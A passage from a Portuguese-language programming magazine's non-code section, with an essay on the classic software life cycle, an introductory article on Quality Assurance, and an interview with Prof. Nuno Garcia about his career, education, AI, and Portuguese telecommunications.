As orientações existentes na norma ISO/IEC/IEEE 12207 (2017, p. 29) são de cunho genérico, não estando associada a um ou outro modelo de apoio a gerência de ciclo de vida do processo de desenvolvimento de software. Estão associadas, de maneira ampla, as etapas de entendimento, construção, implantação e manutenção (AMADEU, GONÇALVES & TEIXEIRA JUNIOR, 2013, p. 11), comuns a qualquer modelo de desenvolvimento de software. Neste sentido, enquadrando-se o modelo do ciclo de vida clássico.

De acordo com a figura 1 o ciclo de vida clássico é formado pela execução das etapas: concepção, análise, projeto, implementação, teste, implantação e manutenção apoiados por uma política de documentação frente ao uso dos princípios de métodos, procedimentos, técnicas e ferramentas.

A aplicação dos métodos que são os detalhes de como fazer, relaciona-se a todas as etapas a serem executadas para o ciclo de vida clássico, pois para cada etapa ter-se-á um conjunto de atividades que sempre deverão ser cumpridas, de forma padronizada, para a busca da qualidade no processo produtivo do software. Talvez, excetua-se aos métodos a etapa de concepção do software que é gerada a partir da necessidade do cliente exigindo do analista, em muitas ocasiões (necessidades particularizadas de um negócio), conhecimentos coadjuvantes do negócio do cliente e do mercado que este atua.

Os procedimentos descrevem como os métodos devem ser aplicados. Se todas as etapas do ciclo de vida clássico estão asseguradas por métodos, logo cada etapa terá um conjunto de procedimentos a serem executados para garantir a aplicação dos métodos adequados a cada fase do desenvolvimento do software.

As ferramentas, por sua vez, são responsáveis por dar suporte por meio dos procedimentos a aplicação dos métodos. Neste sentido, haverá um conjunto de ferramentas para assegurar a aplicação de métodos em cada etapa do processo. No entanto, o conjunto de ferramentas para acompanhamento das etapas do ciclo de vida de um software não necessariamente são ferramentas automatizadas por computador como é apontado por Sommerville (1995, p. 56) quando diz que a tecnologia CASE está disponível para a maioria das atividades corriqueiras no processo de desenvolvimento do software e que seus benefícios são menores do que o previsto pelos defensores das ferramentas automatizadas. Dentro deste escopo nota-se que as ferramentas podem estar envolvidas em todas as etapas do ciclo de vida clássico.

Em relação as técnicas, por estarem relacionadas a uma ou mais ferramentas estão intrinsecamente envolvidas em todas as etapas do ciclo de vida clássico.

De um ponto de vista maior os métodos, os procedimentos, as técnicas e as ferramentas são parte de um conjunto de atividades relacionadas ao processo de desenvolvimento de software como um todo, os quais

# No Code

## PROCESSO DE DESENVOLVIMENTO DE SOFTWARE, O CICLO DE VIDA CLÁSSICO

fundamentam a Engenharia de Software, aplicados em maior ou menor grau em todas as etapas do desenvolvimento. Cada etapa, para ser executada, necessita da aplicação de certa técnica, que por sua vez para ser efetuada segue procedimentos baseados em métodos que são auxiliados por ferramentas automatizadas ou não.

Fica difícil visualizar no processo de desenvolvimento de software separadamente métodos, procedimentos, técnicas e ferramentas, quando na verdade esses são elementos componentes das atividades a serem executadas em cada etapa do processo total de desenvolvimento. Do contrário, não teria sentido qualificar esses elementos para diferenciá-los. Seria nesse caso, melhor pensar o software como feito antes da década de 1970 quando era visto como o estado da arte (PRESSMAN, 1995).

### BIBLIOGRAFIA

AMADEU, C. V.; GONÇALVES, P. R. & TEIXEIRA JUNIOR. **Análise e Projeto de Sistemas**. Batatais: Claretiano, 2013.

DIJKSTRA, E. W. **The Humble Programmer**. New York: Communications of the ACM, v. 15, p. 859-866, 1972.

MACORATTI, J. C. **O Processo de Software**. Brasil: Edição do autor/Macoratti.net, 2014. Disponível em: <[http://www.macoratti.net/proc\\_sw1.htm](http://www.macoratti.net/proc_sw1.htm)>. Acesso em: 15 de dez. 2017.

ISO/IEC/IEEE 12207. **Tecnologia da Informação – Processos de ciclo de vida de software**. Rio de Janeiro: ABNT, 1998.

PORTELLA, C. R. R. **Engenharia de Software: Principais Paradigmas**. Campinas: Universidade Pontifícia Católica, 2014. Disponível em: <[http://www.cesarkallas.net/arquivos/faculda de/engenharia\\_de\\_software/05-rincipais%20Paradigmas/Principais%20Paradigmas%20I.pdf](http://www.cesarkallas.net/arquivos/faculda de/engenharia_de_software/05-rincipais%20Paradigmas/Principais%20Paradigmas%20I.pdf)>. Acesso em: 7 de ago. 2016.

PRESSMAN, R. S. **Engenharia de Software**. 3ª ed. São Paulo: Makron Books, 1995.

\_\_\_\_\_. **Engenharia de Software**. 6ª ed. São Paulo: McGraww-Hill, 2006.

RAMOS, R. A. **Processos de Desenvolvimento de Software**. Petrolina: UNIVASF, 2014. Disponível em: <[http://www.univasf.edu.br/~ricardo.aramos/disciplinas/ESI2009\\_2/Aula02.pdf](http://www.univasf.edu.br/~ricardo.aramos/disciplinas/ESI2009_2/Aula02.pdf)>. Acesso em: 11 de jan. 2018.

SOMMERVILLE, I. **Software Engineering: International Computer Science Series**. 5ª ed. Reading: Addison-Wesley, 1995.

<sup>1</sup> Entende-se por negócio o perfil de atuação do cliente sobre o mercado que atende.

<sup>2</sup> Computer-Aided Software Engineering

“ Os procedimentos descrevem como os métodos devem ser aplicados. Se todas as etapas do ciclo de vida clássico estão asseguradas por métodos, logo cada etapa terá um conjunto de procedimentos a serem executados para garantir a aplicação dos métodos adequados a cada fase do desenvolvimento do software. ”

## AUTOR



Escrito por Augusto Manzano

Natural da Cidade de São Paulo, tem experiência em ensino e desenvolvimento de programação de software desde 1986. É professor da rede federal de ensino no Brasil, no Instituto Federal de Educação, Ciência e Tecnologia. É também autor, possuindo na sua carreira várias obras publicadas na área da computação.



## QUALITY ASSURANCE – MAS AFINAL DO QUE SE TRATA?

Embora a qualidade de um produto ou serviço seja fundamental, até há pouco tempo muitas empresas tendiam a dedicar muito grande parte do tempo disponível para entregar a desenvolver o maior número de requisitos possíveis (tentado cumprindo prazos) mas descuidando a qualidade dos mesmos. Ou seja, trabalhava-se em quantidade e não em qualidade.

Com um mercado cada vez mais competitivo e clientes finais mais exigentes, as empresas começaram a exigir aos seus fornecedores de produtos e serviços mais qualidade ao invés de quantidade, ou seja, aceitavam que fossem entregues menos funcionalidades novas mas que as mesmas tivessem garantia de menos problemas e mais satisfação e credibilidade junto dos seus próprios clientes. Estas alterações trouxeram a necessidade de priorização, implementação efectiva de metodologias de trabalho em equipa, etc.

Como normalmente o desenvolvimento de novas funcionalidades é feito de forma modular e individual, nem sempre possível a quem a desenvolve comprovar imparcialmente que o seu trabalho está com a qualidade expectável, e que a integração num produto mais complexo não irá introduzir problemas ou gerar conflitos com o que actualmente já existe.

Surge assim o conceito de Quality Assurance, vulgarmente identificado pela sigla QA, para colmatar esta “falha”. A garantia de qualidade começou a ser uma realidade cada vez maior e as empresas tiveram de se adaptar. Embora existam consultoras especializadas nesta área, foram também muitas as empresas que decidiram criar as suas próprias equipas internas de QA, de forma a valorizar os seus recursos, tornando-os parte activa de todo o ciclo de desenvolvimento, sendo o seu trabalho integrado desde início na estratégia de criação.

### Mas o que é afinal o Quality Assurance?

QA é um conjunto de actividades que têm como objectivo final garantir que o produto ou serviço entregue/prestado está de acordo com o nível de qualidade que é exigido e expectável. Se é possível entregar um produto/serviço 100% livre de erros? Não! (salvo raras excepções, dependendo da complexidade do que está a ser entregue). Mas como já referido, o propósito final é atingir os objectivos do

projecto com base nos requisitos do cliente e alguns padrões de qualidade, evitando também a perda de tempo e dinheiro.

O QA aplica-se em várias áreas de negócio, como a banca, as telecomunicações, na comercialização de energia, etc. Embora na Europa já se fale de QA como parte integrante do ciclo de desenvolvimento há bastante tempo, esta percepção de necessidade só chegou a Portugal há poucos anos, existindo no entanto uma crescente aposta nesta área, com uma procura cada vez maior de recursos.

Com produtos cada vez mais complexos, a área de QA é uma componente muito importante em todo o processo de desenvolvimento porque, como anteriormente referido, é o momento em que se garante a qualidade do que está a ser entregue. No próximo artigo falaremos sobre Quality Control – o que é e como se relaciona com Quality Assurance.

“ **Embora a qualidade de um produto ou serviço seja fundamental, até à pouco tempo muitas empresas tendiam a dedicar muito grande parte do tempo disponível para entregar a desenvolver o maior número de requisitos(...)** ”

## AUTOR



Escrito por Patrícia Duarte Mateus

Natural de Peniche, desde cedo me interessei no mundo das tecnologias. Mestre em Engenharia Informática pelo ISCTE-IUL e certificada pelo ISTQB, enveredei pela vertente de Quality Assurance logo no início da minha carreira profissional. Tenho desenvolvido todo o meu percurso nesta área, já tendo trabalhado em diferentes áreas de negócio (telco, energia, infraestruturas, ...). Sou também embaixadora das Geek Girls Portugal - núcleo de Lisboa.

## ENTREVISTA A: PROF. NUNO GARCIA

**Revista PROGRAMAR (RP):** Fale-nos um pouco de si e do seu percurso na tecnologia.

**Nuno Garcia (NG):** O primeiro computador em que mexi (e foi mesmo só mexer, porque a disquete com o Sistema operativo CP/M só apareceu na semana seguinte) era português, o ENER 1000. Baseado no microprocessador Intel 8088, tinha uma consola com teclado e ecrã e um botão de reset tão saliente e sensível que às vezes alguém passava e desligava-o. Isto foi no então Instituto Universitário da Beira Interior, em 1983. Nesse Natal ganhei um Texas Instruments TI-99/4A, uma máquina fabulosa que rivalizava (para melhor, claro), com os Spectrums dos meus amigos. A partir daí não parei, até porque descobri que tinha jeito para a programação. Nessa altura aprendíamos BASIC (com um colega fizemos um processador de texto para o IBM System/34 do IUBI, e com o GWBASIC fizemos um processador de texto para um micro da Olivetti, e aquilo era muito entusiasmante, porque estávamos a fazer coisas que as pessoas precisavam e usavam e não existiam. Deve ter sido mais ou menos nessa altura que comprei, a meias com esse colega, a minha primeira disquete de 5" ¼, e que ficava comigo semana-sim, semana-não. Depois passei pelo FORTRAN (IV e 77), Turbo Pascal, C, C++, Java, MatLab, Python e outras que aprendi e felizmente já me esqueci. Com Turbo Pascal aprendi muito e mais ou menos nessa altura, fiz a minha primeira empresa, que trabalhou de 1989 até 2004. Era uma *software house* e alguns dos programas que fiz na altura ainda trabalham hoje. Em 2004 mudei-me para a Siemens (Alfragide), com uma bolsa de investigação para fazer doutoramento na área das redes ópticas, e sem dúvida nenhuma posso dizer que no mundo inteiro, quiça até em Portugal sou dos cientistas mais habilitados a falar sobre Comutação Óptica de Agregados de Pacotes em IPv4 e IPv6 ... Esta foi uma área à qual dediquei muitos anos de investigação, mas que depois nunca teve sucesso do ponto de vista empresarial. No entanto, algumas das coisas que inventei (e que foram patenteadas) com colegas na Siemens (depois Siemens Communications e mais tarde Nokia Siemens), ainda têm aplicação e utilidade, embora noutras áreas. Uma dessas áreas levou-me a mudar de ramo e em 2008 mudei para a PLUX, uma empresa que tinha sede no ParkUrbis, na Covilhã, e que se dedica a fazer equipamentos e soluções de recolha e processamento de biosinais (ECG, EEG, entre outros). Só em 2012 me mudei para a UBI, depois de ter ganho um concurso internacional para Professor Auxiliar. Pelo meio ficaram passagens muito boas pela Universidade Autónoma de Lisboa e pela Universidade Lusófona de Humanidades e Tecnologias, sendo que ainda colaboro com esta última de forma regular.



Na UBI dediquei-me a fundar um grupo de investigação em Ambient Assisted Living (AAL), o Assisted Living Computing and Telecommunications Laboratory (ALLab), que é um simples grupo de pessoas que se junta numa sala e que investiga temas relacionados com AAL e com biosinais. Na UBI fundei também a Academia CISCO, que ainda coordeno, e o BSAFE Lab, um grupo multidisciplinar que se dedica a investigar temas relacionados com a segurança pública, Lei e justiça, e através do qual temos vários projectos com parceiros internacionais. Em 2013 ganhei um projecto COST (Cooperation in Science and Technology), financiado por verbas da European Science Foundation, e esta equipa tinha investigadores e indústria de 34 países, europeus e não só.

Hoje em dia olho para o futuro com muita curiosidade e acho que as tecnologias de Inteligência Artificial podem revolucionar a forma como a tecnologia interage com o nosso mundo. Não vou ao ponto da quase paranoia do Musk, mas tenho algumas cautelas. Numa altura em que nos nossos bolsos temos terminais que têm mais poder computacional do que o velhinho e pesadíssimo IBM System/34, que na UBI tinha uns espantosos 20 MB de disco rígido, só podemos estar muito curiosos e contentes com o desenvolvimento que a tecnologia teve.

**RP:** Estando intimamente ligado ao ensino, como sente a evolução do ensino da tecnologia no decorrer das várias gerações com as quais lidou até à data?

**NG:** Por volta de 1988 soube que a minha antiga escola secundária estava à procura de um professor de informática, e fui lá saber como era. Acabei por ficar lá a dar aulas até meados de 1994 (salvo erro). No princípio, as minhas aulas eram turmas de 25 alunos e um computador Amstrad 1512. Fazíamos os programas em Basic no quadro, e se desse tempo, depois no Amstrad. Os miúdos eram excepcionais e adoravam aquilo, muitos deles seguiram a informática e até terminaram o doutoramento antes de mim. Eram tempos épicos, um computador era caríssimo e as escolas não tinham (continuam a não ter) recursos suficientes (e não falemos aqui do potencial desperdiçado que é consequência de décadas de políticas educativas erradas).

Por volta de 1991 (talvez) vi pela primeira vez um acesso à Internet, na Universidade da Beira Interior. Era outra coisa completamente diferente, e note-se que na minha empresa nós já subscrevíamos uma BBS americana que era a Compuserve. Tínhamos também feito uma experiência com a francesa Minitel, mas o facto de aquilo exigir um terminal

dedicado e não poder tirar os dados com facilidade era um obstáculo. No entanto, a Internet é que era. E continua a ser.

O panorama educativo, para os alunos e para os professores mudou radicalmente com a disseminação e o uso da Internet. Os conteúdos estão na Internet, os recursos, as notícias, as ferramentas, os artigos científicos, os fóruns, e etc etc etc tudo está na Internet. E se não estiver na Internet, não existe.

A verdadeira revolução não foi só educativa, ou seja, a mudança que se operou na forma como se faz a educação não foi só por causa da educação, as ferramentas e mecanismos que mudaram a forma como nos relacionamos com o conhecimento, incluindo os processos de ensino-aprendizagem, as modalidades novas de aprendizagem como a cooperativa, e de ensino como os MOOC (Massive Open Online Courses), essa ferramentas e mecanismos mudaram tudo o resto na nossa sociedade. Na Academia Cisco da UBI vamos abrir um conjunto de cursos que irão ser leccionados em *Blended-Learning*, isto é, o instrutor estará lá sempre para ajudar o aluno, mas só algumas aulas serão leccionadas em ambiente de sala de aula, a maioria serão feitas virtualmente. Aliás, há uns dois anos leccionei algumas cadeiras de um curso de mestrado promovido pela Universidade de Fontys na Holanda, em *Care and Technology*. Os alunos eram enfermeiros, assistentes sociais e informáticos, que não tinham tempo para ir às aulas, e as aulas eram dadas remotamente, sobre Zoom. De dois em dois meses (ou algo assim), os alunos vinham uma semana a cada uma das universidades participantes para sessões de ensino mais intensas. O curso resultou muito bem, e decidimos na UBI prepara algo semelhante na área da Tele-Medicina, um curso que tem inscrições abertas e que está a ser coordenado pelo Doutor Miguel Castelo-Branco.

No futuro, acho que as instituições têm que obrigatoriamente empoderar o utilizador que quer aprender, o aluno. Deixar que o aluno siga o seu percurso, que misture cadeiras de umas e de outras áreas, que aprenda a programar mas que aprenda filosofia, que aprenda cálculo mas que experimente aprender anatomia. Obviamente, com maior liberdade, menos eficiência imediata, mas julgo que nesta área, entrámos todos, uns a bem outros a mal, num ritmo frenético de foco nos resultados, nas notas, nos rankings, e o exercício de "*helicopter-parenting*" que está aí para exibição pública, não é, a meu ver, o mais eficaz.

Com isto quero dizer que deveria haver mais conteúdos online, que em vez de controlarmos as presenças nas aulas, deveríamos focar-nos na demonstração de competências práticas e intelectuais pelo exemplo.

**RP: Pensa ser importante a integração do ensino da tecnologia na educação desde os primeiros anos de escolaridade?**

**NG:** Sim e não. Ou seja, o ensino da utilização responsável e consciente da tecnologia deve fazer parte do currículo básico, e deve abordar assuntos como a segurança, a ética, e cidadania digital, e até, alguma etiqueta. O ensino da tecnologia em si, de como fazer um programa simples, de como usar um robot para brincar, de como ter e manter um pequeno website, também deveria ser leccionado, mas com algumas cautelas. De um lado temos as solicitações da sociedade, que consome programadores ao dobro da velocidade que as universidades conseguem produzir (isto do dobro é uma expressão de estilo, não é um número para ser levado à letra), mas por outro lado, nem todas as crianças têm que ser programadoras, assim como nem todas

as crianças têm que ser músicas, ou matemáticas, ou desportistas. Os currículos do secundário acho que já conseguem compaginar estas diferentes vertentes do conhecimento, mas eu ficaria bem mais confiante num futuro onde fossem as escolas a decidir, com os mecanismos de decisão que têm, incluindo a participação dos pais e das autoridades locais, quais os currículos que deveriam oferecer aos seus alunos. É claro, o estado, que gere os nossos impostos, faria bem melhor em equipar as escolas e investir nos alunos e nos professores do que em resgatar bancos que faliram por causa de estratégias que raíam o limiar do criminoso.

No entanto ainda digo isto: ainda teremos que apurar qual foi o verdadeiro impacto do programa Magalhães nas nossas crianças e no desenvolvimento tecnológico do país. E dizendo isto, gostaria de dizer que para mim, este tipo de iniciativas ajuda a criar competências digitais, nas suas muito diferentes formas, e isso para o país e para a Europa, só pode ser bom.

**RP: Que conselho daria a alguém que pense enveredar pelo rumo da tecnologia?**

**NG:** Esta é a pergunta mais fácil de todas. Numa das minhas reuniões com alunos de Engenharia Informática eu disse uma vez "fiquem neste curso só se forem felizes". No final da reunião veio um aluno ter comigo e disse-me "Professor, eu queria mesmo era fazer Engenharia Aeronáutica" e eu ajudei-o a mudar de curso. A vida é demasiado curta para não fazermos aquilo que nos faz felizes. É claro que ser-se feliz num mundo de tecnologia tem muitos benefícios, desde logo, os financeiros, não é segredo nenhum que em muitos países europeus um programador sénior de Java recebe de 400 a 700€ por dia. No entanto (e fica-me bem dizer isto), nem todos conseguem ser programadores seniores, e nem todos conseguem trabalhar nas áreas que de facto os fazem felizes. A tecnologia tem a enorme vantagem de ser uma área imensa, em franco crescimento e expansão, com muitas vertentes e com muitas especializações, e se alguém gostar de tecnologia, de certeza encontrará algo onde seja bom e se sinta feliz. Por exemplo, num futuro muito próximo haverá uma enorme falta de Data Scientists. E de programadores, e de gente da segurança das redes, e de designers web, e de tudo. É só vir, estudar, e ser feliz, o resto vem atrás.

**RP: É comum ouvirmos falar da geração "Copy/Paste" ou "StackOverflow Copy Past". Acredita que ainda existem criativos originais nos IT's de Portugal?**

**NG:** Claro que sim, nós somos melhores do que os melhores! Não temos é às vezes a capacidade de projectar e divulgar o que fazemos de bom. E fazer copy/paste é apenas uma das técnicas mais eficientes de reutilizar código. Eu aprendi muito a fazer copy/paste, e julgo que a minha experiência não é diferente da da generalidade dos programadores. Claro, depois de fazer copy/paste é preciso por o código a funcionar todo como deve ser, e aí é que está o segredo. Nos últimos tempos não temos visto nenhuma grande aplicação nacional a subir às primeiras páginas dos jornais internacionais, mas isso em parte é culpa dos nossos operadores de telecomunicações, em particular nas aplicações móveis. A existência de preçários de operadores de telecomunicações que privilegiam o "Zero Rating" e o "Data Caps" devia ser proibido por lei, sobretudo em países pequenos e altamente inovadores como Portugal. Que sucesso posso ter eu com uma aplicação inovadora para a minha rede social, se depois essa aplicação vai aumentar a minha factura de tráfego móvel de dados? Então continuo a usar os facebook e os snapchat aos quais a minha operadora me dá tráfego de borla... Isto é vergonhoso, e não sei como é que alguém que

# No Code

## ENTREVISTA A: PROF. NUNO GARCIA

aprova um tarifário destes num conselho de administração de uma empresa de telecomunicações em Portugal não sente vergonha a ouvir o hino nacional. O Data Caps é uma consequência do anterior. Imposto com o argumento da utilização responsável da largura de banda (como se não houvesse de facto melhores meios para controlar isso), o Data Caps acabar por nos colocar a todos numa dança parva de "liga dados móveis / desliga dados móveis". Isto é profundamente ridículo, contribuí para uma má experiência de utilização dos equipamentos, e prejudica quem quer fazer um uso sério da Internet móvel. E nem falemos de outro assunto que é este: como é que eu posso confiar nos valores medidos para o meu tráfego móvel se os operadores não usam máquinas auditadas, porque não há quem as audite? (sim, eu confirmei, não há quem audite essas máquinas). Portanto, aqui ficamos entregues à bondade do nosso fornecedor, o qual, apontando para um aumento do lucro do seu negócio, nos diz que temos que pagar.

Portanto, e em resumo, deixem-nos inovar, deixem-nos construir sobre o que já existe, e não nos limitem a nossa capacidade com argumentos artificiais e pouco inteligentes. Nós, portugueses, merecemos melhor. (Ah mas é assim que se faz no resto do mundo? E depois?! nós merecemos melhor!).

### RP: Como vê a evolução das gerações futuras?

**NG:** Ora essa a pergunta fatal, e se há algo que me pesa na consciência é que apesar de andar a teclar desde 1983, nunca fui capaz de prever nenhuma evolução significativa na tecnologia. No entanto, depois de 2010 deixei de ter vergonha de fazer previsões sobre este assunto, porque, penso eu, se errar ninguém me leva a mal, e se acertar, então isso seria espetacular. Portanto aqui vai.

No futuro todos teremos serviços personalizados nos nossos terminais móveis, que ainda estarão no nosso bolso, mas que não estarão só no nosso bolso. Hoje em dia, o smartphone é uma coisa, o computador na mochila é outra, o computador no carro é outra (embora este já se ligue com o smartphone e com os outros carros e com a central da marca). No futuro, teremos terminais móveis na mesma, provavelmente smartphones flexíveis, mas as capacidades de fornecimento de serviços não estarão limitadas à capacidade do smartphone em si, mas dos aparelhos que eu possuo.

Quanto às gerações de profissionais de informática, essas continuarão a ser o que sempre foram até aqui: excelentes.

Mas não sei que raio de tecnologia os meus netos irão usar... Basta ver a evolução que tivemos em 20 anos (de 1990 até 2010) para perceber que deixámos de usar telefones fixos e que a maior parte da nossa vida digital se faz num ecrã táctil de 5"...


### RP: Fala-se muito em inteligência artificial e as suas aplicações. Em que áreas acha que fará a maior diferença ?

**NG:** Eu acho que vai fazer diferença em todas, mas há algumas onde o seu surgimento demora a notar-se com algum espanto meu. Por exemplo na banca de grande consumo. Os bancos são maus gestores do nosso dinheiro e poderiam ser algo completamente diferente. Outra área é o comércio das grandes superfícies: não percebo porque é que os talões de desconto que recebo em minha casa ainda insistem em anunciar fraldas e latas de comida para cão. Noutras áreas, como por exemplo a saúde, o aparecimento tardio é compreensível, uma vez que há uma enorme bateria

de testes e certificações que têm que ser feitas antes de uma tecnologia chegar aos doentes / utilizadores em si. Por exemplo nós temos um algoritmo que prevê com 86% de certeza qual o prognóstico vital de um doente cardíaco que tenha sido internado numa Unidade de Cuidados Intensivos. E vamos melhorá-lo, claro. Temos um outro algoritmo que, lendo um ECG consegue identificar com 100% de certeza se há alguma patologia associada ou não, e depois, dentro das patologias, aí não é tão certo e entre duas das patologias ainda se baralha um bocadinho. Mas estamos a trabalhar neles e teremos resultados ainda melhores em breve.

### RP: Com a evolução das tecnologias dos IDE's, das linguagens, dos paradigmas, etc... em que muito já é quase que automático, acha que se perdeu a "arte de escrever software simples, eficiente e bonito" ?

**NG:** Acho que não. Os IDEs são cada vez mais complexos e cada vez mais versáteis. Quem se lembra do IDE (se é que se pode usar a expressão) do Turbo Pascal e da revolução que foi poder marcar bocados de código para alternar or fazer breakpoints (nas últimas versões) percebe o caminho enorme que fizemos. E a verdade é que a electrónica cresceu e seguiu a Lei de Moore, mas aparentemente o software não o fez em igual medida. Eu acho que isto é só um disfarce, na realidade o software cresceu imenso, não só em tamanho, mas muito mais em complexidade. E essa complexidade é suportada por máquinas cada vez mais rápidas. No entanto, numa altura em que muito do código pode ser automático, admito que fazer bonito possa ter uma interpretação diferente de antes, ou seja, antes fazia-se bonito, e agora faz-se bonito, só que são tipos diferentes de bonito.



### RP: Acha que o futuro será promissor para a tecnologia LoRa ?

**NG:** Todas a tecnologias que nos permitam fazer comunicação de dados a longa distância sem usar fios são interessantes. E muito necessárias, porque os custos de instalação e de operação das redes só são suportáveis quando a dimensão da base de clientes é significativa, coisa que não acontece em todos os mercados e sobretudo, não acontece nas zonas que não são densamente povoadas.

### RP: O que falta neste momento para Portugal ser uma referência no mundo da tecnologia e das comunicações como foi no passado?

**NG:** Eu acho que ainda somos. Há empresas mundiais que regulamente se instalam em Portugal por alguma razão e as nossas boas escolas de telecomunicações continuam a dar cartas do ponto de vista da inovação científica. Mas há uma circunstância à qual os ciclos de investimento não são alheios, que é a questão dos problemas após a crise do sub-

prime dos EUA, e talvez por essa razão, e porque os nossos operadores nacionais se viram embrulhados em cenas dignas de telenovela, possamos ter a percepção de que não estamos tão bem como deveríamos estar. E é verdade, não estamos, mas não somos só nós, é geral. Agora, que isso não sirva para desculpa para não tentarmos fazer melhor.

### **RP: E nas telecomunicações ? O que falta ?**

**NG:** Coragem. Falta muita coragem para trazer a inovação para o mercado, para perceber que os clientes estão primeiro e não os prémios dos membros dos conselhos de administração. É só comparar os nossos tarifários com os tarifários do resto da Europa para perceber que em Portugal não estamos a fazer o que é preciso. Não estamos mal, mas deveríamos estar muito melhor. E em termos tecnológicos não nos falta nada, temos boa cobertura móvel (embora já tivesse sido melhor), 4G na maior parte dos sítios, boas infraestruturas, bons Data Centers que ganham prémios internacionais como o Data Center da Altice na Covilhã. Agora não se pode esperar que um consumidor, levado a escolher, compre 1TB de dados à MeoCloud quando esse mesmo 1TB na Dropbox, com mais serviços, mais maturidade da solução, lhe custa menos dinheiro. Só mesmo por obrigação legal ou por patriotismo se compra a solução nacional. E por exemplo, é aqui que falta coragem.

### **RP: Sendo um "mago" das telecomunicações com diversas publicações e participação em patentes, o que acha sobre a aparente "apatia" que se vê face às falhas sucessivas de comunicações no Portugal "profundo"?**

**NG:** A primeira parte da frase é um abuso © não sou nada um mago das telecomunicações, embora tenha um livro e vários artigos, e algumas patentes, mas isso torna-me apenas num de entre muitos, e certamente há muitos melhores do que eu. No entanto, tenho também uma opinião sobre a questão da falha das telecomunicações. Vou dizer já que não conheço os processos todos, nem quem fez o quê nem quem falhou com o quê, porque isto de se estar dentro de um laboratório às vezes tem destas coisas, e em vez de aumentarmos o nosso nível de conhecimento em geral, aumentamos o nosso nível de ignorância em particular. Desde logo, quero dizer que não conheço nenhum país onde a Televisão Digital Terrestre (TDT) seja um argumento de venda tão bom para a televisão por cabo como em Portugal. Eu acho que todos os deputados da Assembleia da República, todos os vereadores, presidentes de câmara municipal, presidentes de junta de freguesia, e sobretudo, todos os membros da entidade reguladora e suas famílias e amigos, deviam ser obrigados por lei a assistir a uma hora por dia de emissão em TDT. Se calhar há zonas do país onde funciona bem, e se for o caso, agradeço desde já que implementem aqui na minha zona as mesmas configurações.

Depois há o caso da cobertura das redes móveis: julgo que não é impressão minha quando digo que já houve tempo em que estas redes funcionavam bem. Atualmente, os problemas são a norma e não a exceção.

E finalmente, temos os problemas dos blackouts prolongado em zonas onde o fogo destruiu as linhas de comunicação. Aqui há uns tempos escrevi um artigo onde defendia que o acesso à Internet era hoje uma ferramenta forte para defesa dos Direitos Humanos, tal como consagrados na Carta das Nações Unidas. Mas mais ainda do que o acesso à Internet, é-o o acesso às telecomunicações. Durante décadas montámos a nossa estrutura social, incluindo saúde, direito, segurança, trabalho, e tudo o demais, sobre a nossa capacidade de realizar telecomunicações. As telecomunicações, locais ou longínquas, cabladas ou sem fio, de dados ou de voz (que

hoje é a mesma coisa), são uma das pedras fundacionais da nossa sociedade no século XXI. Quando uma comunidade fica privada desta capacidade, não estamos apenas a tirar-lhe esta possibilidade de ligar para o amigo ou o vizinho, estamos de facto a remetê-la para uma sociedade que existia há 50 anos atrás. E isto, do ponto de vista social, económico e até humano, é intolerável.

Claro que sabe-se que ninguém poderia prever a magnitude de um desastre do tamanho do que nos afligiu no ano de 2017. Mas, sabíamos todos e muito bem, que provavelmente pendurar cabos de fibra óptica (ou de cobre, para o efeito era igual) em postes junto a pinheiros na zona do Pinhal Interior era capaz de não ser boa ideia. Só percebo esta opção de um ponto de vista estritamente económico: é mais barato pendurar cabo do que esticá-lo como deve ser feito, dentro de calhas técnicas enterradas no chão.

As empresas de telecomunicações, o estado, e em última análise, as autarquias que permitem este tipo de cenários, deveriam ser todos responsabilizados por negligência: os desastres aconteceram no passado e acontecerão no futuro e qualquer deszeo que se tenha pagasse caro e da pior maneira.

Espero que tenhamos todos aprendido com os nossos erros, mas desconfio que o futuro nos provará que infelizmente não foi assim.

### **RP: Sendo uma pessoa do interior centro, acha que a solução para a "falta de população" no centro passaria por fixar pessoas altamente capazes a trabalhar em tecnologia no interior?**

**NG:** Acho. Esta é provavelmente a resposta mais simples. Mas quero aqui acrescentar mais coisas. A distância entre a capital da Eslovénia, Ljubjana e Veneza são 240km (por estrada), mais perto do que Covilhã - Lisboa. A distância entre Viena e Munique (Áustria e Alemanha) são 400km, mais perto do que Covilhã - Madrid. Portanto, a questão do interior é não tanto o interior geográfico, mas o interior deserto, e aqui por deserto, refiro-me a baixa densidade populacional. Já demorei 3 horas entre o Cais do Sodré e Santa Apolónia (foi um dia difícil) e já demorei 3 horas entre Madrid e a Guarda, por exemplo.

E voltando à pergunta inicial, não tenho dúvida que a solução para o combate ao despovoamento do interior é fácil, embora complicada e custosa. Precisamos de dar condições para que as pessoas deixem de fazer duas coisas: primeiro, deixem de abandonar o interior para ir para os grandes centros urbanos do litoral, e segundo, deixem o litoral e decidam fixar-se no interior. Nem sequer vou dizer que a qualidade de vida no interior é muito melhor do que a do litoral, porque a resposta é sim e não e depende de cada pessoa, mas sempre digo que se eu me levantar às 8:30, consigo tomar duche, pequeno almoço e estar a começar a minha aula às 9:00 (e isto para mim também é qualidade de vida).

A opção de descentralizar instituições do estado, de Lisboa para outras cidades do país não pode ser um fator de escolha entre Lisboa e Porto. Tem que ser muito mais. Obviamente ficará mais caro, provavelmente o pico de eficiência não será tão rápido, mas nós construímos uma rede mundial com base em missões e feitorias, saberemos com certeza fazer aqui o que fizemos pelo mundo todo. E finalmente, não tomar hoje estas opções políticas que exigem coragem e dinheiro, será muito mais caro para todos num futuro não muito distante. E por todos quero mesmo dizer todos, os teimosos que ficamos aqui no interior, e os outros que insistem em fixar-se nos grandes centros urbanos.

# No Code

## ENTREVISTA A: PROF. NUNO GARCIA

Nenhum político que saiba pensar pode falar palavras de igualdade e de justiça e depois sentir-se confortável quando toma decisões que aumentam as desigualdades e assimetrias.

